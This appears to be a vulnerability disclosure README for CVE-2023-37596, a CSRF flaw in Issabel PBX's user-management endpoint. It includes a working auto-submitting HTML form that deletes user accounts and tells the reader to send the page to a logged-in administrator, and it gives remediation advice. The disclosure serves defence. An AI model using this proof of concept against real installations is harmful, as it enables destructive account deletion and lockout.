 sahiloj/cve-2023-37596
CVE-2023-37596 is a Cross-Site Request Forgery (CSRF) vulnerability discovered in Issabel PBX version 4.0.0-6, a widely used open-source Unified Communications platform.

Severity: High | CVSS v3.1: 8.1 (AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H) | CWE: CWE-352

A Cross-Site Request Forgery (CSRF) vulnerability was discovered in Issabel PBX version 4.0.0-6. The user management endpoint does not implement any CSRF protection, which allows an unauthenticated remote attacker to craft a malicious web page that — when visited by an authenticated Issabel administrator — silently deletes any user account from the system. Repeated exploitation can render the entire application inaccessible by removing all administrative users.
| Field | Value |
|---|---|
| CVE ID | CVE-2023-37596 |
| Vulnerability Type | Cross-Site Request Forgery (CSRF) |
| CWE | CWE-352 |
| Product | Issabel PBX |
| Vulnerable Version | 4.0.0-6 |
| Vendor Homepage | https://www.issabel.org/ |
| Software Repository | https://github.com/IssabelFoundation/issabelPBX |
| Tested On | Windows |
| CVE Published | 10/07/2023 |
| Discovered By | Sahil Ojha |
Because Issabel PBX does not validate the origin of state-changing requests to its user-management interface, a successful CSRF attack allows an attacker to:
| Product | Affected Version | Status |
|---|---|---|
| issabel-pbx | 4.0.0-6 | Vulnerable |
An attacker hosts a malicious HTML page containing a forged HTTP request targeting the delete-user endpoint of the Issabel PBX application. The attack is triggered automatically (or on a button click) when a user who is already authenticated in Issabel visits the malicious page in the same browser. Because the browser automatically includes the victim's session cookies with every request, the server accepts the forged deletion request as legitimate.
No special privileges are required on the attacker's side — only a social-engineering vector (phishing link, malicious ad, etc.) to lure the authenticated administrator to the crafted page.
Key characteristics of this attack:

id=1, id=2, …) can be targeted by modifying the payload.Navigate to the Issabel PBX user list page and authenticate with administrator credentials:

https://<Issabel-IP>/index.php?menu=userlist

Burp Suite will produce an HTML page similar to the one below. Save it as a .html file (e.g., csrf_exploit.html):
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://<Issabel-IP>/index.php?menu=userlist" method="POST">
      <input type="hidden" name="action" value="delete" />
      <input type="hidden" name="id" value="1" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      // Auto-submit the form as soon as the page loads
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
Note: Replace
<Issabel-IP>with the target server's IP address or hostname, and adjust theidvalue to target a different user account.

Send the csrf_exploit.html file (or a link to where it is hosted) to a user who is currently logged in to Issabel PBX. When the victim opens the page, the form is submitted automatically and the target user is deleted without any confirmation prompt.
The following defences should be applied by the vendor and/or system administrators to remediate this vulnerability:
Implement CSRF Tokens — Generate a cryptographically random, per-session (or per-request) token and validate it server-side for every state-changing request. Requests that do not carry a valid token must be rejected.
SameSite Cookie Attribute — Set the session cookie's SameSite attribute to Strict or Lax to prevent cross-origin requests from carrying the session cookie in most browsers.
Verify the Origin / Referer Header — On the server side, reject any state-changing request whose Origin or Referer header does not match the application's own domain.
Require Re-authentication for Destructive Actions — Prompt the user to re-enter their password before processing irreversible actions such as deleting user accounts.
Apply the Principle of Least Privilege — Ensure that only users with an explicit administrator role can access the user-deletion functionality, reducing the blast radius of a successful attack.
Until a vendor patch is available, administrators are advised to:
| Date | Event |
|---|---|
| 10/07/2023 | Vulnerability discovered and reported |
| 10/07/2023 | CVE-2023-37596 assigned |
